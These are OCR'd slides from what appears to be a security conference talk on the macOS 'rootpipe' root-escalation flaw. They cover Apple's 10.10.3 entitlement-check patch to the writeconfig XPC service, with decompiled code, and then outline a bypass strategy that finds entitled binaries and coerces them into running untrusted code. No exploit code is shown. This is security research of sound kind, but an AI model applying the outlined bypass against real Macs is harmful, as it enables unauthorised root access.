
no (official) patch for
OS X Mavericks & older

'patched' OS X Yosemite
(v. 10.10.3)

"How to fix rootpipe in Mavericks"
@osxreverser

The Patch

TL;DR: (attempt) to only allow authorized clients




unauthorized (non-apple) 'clients' can no longer connect to the remote **`writeconfig`** XPC service

The OS X 10.10.3 Patch

only allow authorized clients to connect

NSXPCListenerDelegate



- listener:shouldAcceptNewConnection:

Accepts or rejects a new connection to the listener.

Declaration

OBJECTIVE-C

```
- (BOOL)listener:(NSXPCListener * nonnull)listener
shouldAcceptNewConnection:(NSXPCConnection * nonnull)newConnection
```

allow's XPC server
to allow/deny connection

"The new (patched) version implements a new private entitlement called ***`com.apple.private.admin.writeconfig`****.*

If the binary calling the XPC service does not contain this entitlement then it can't connect anymore to the XPC." @osxreverser

PATCH DETAILS

decompilation of `listener:shouldAcceptNewConnection`

```
-[WriteConfigDispatch listener:shouldAcceptNewConnection:]
   (NSXPCListener *listener, NSXPCConnection* newConnection)

//get audit token
rbx = SecTaskCreateWithAuditToken(0x0, listener);

//try grab "com.apple.private.admin.writeconfig" entitlement
r13 = SecTaskCopyValueForEntitlement(rbx, @"com.apple.private.admin.writeconfig", 0x0);

//missing entitlement?
if (r13 == 0x0) goto error;

// ->error out, disallowing connection
error:
  NSLog(@"### Access denied for unentitled client %@", rbx);
```

(new) entitlement checks

entitlements {

- confer specific capabilities or security permissions
- embedded in the code signature, as an entitlement blob


FAIL #2: Patch is Merely a Road Block

the XPC service is still there

video


PHOENIX; ROOTPIPE REBORN

exploitation on OS X 10.10.3



The Goal

successfully (re)connect to the protected XPC service



authentication is 100% dependent on entitlements, can we simply coerce a legitimate (entitled) binary to execute untrusted code?

FIND 'ENTITLED' BINARIES

scan entire file system for `com.apple.private.admin.writeconfig`

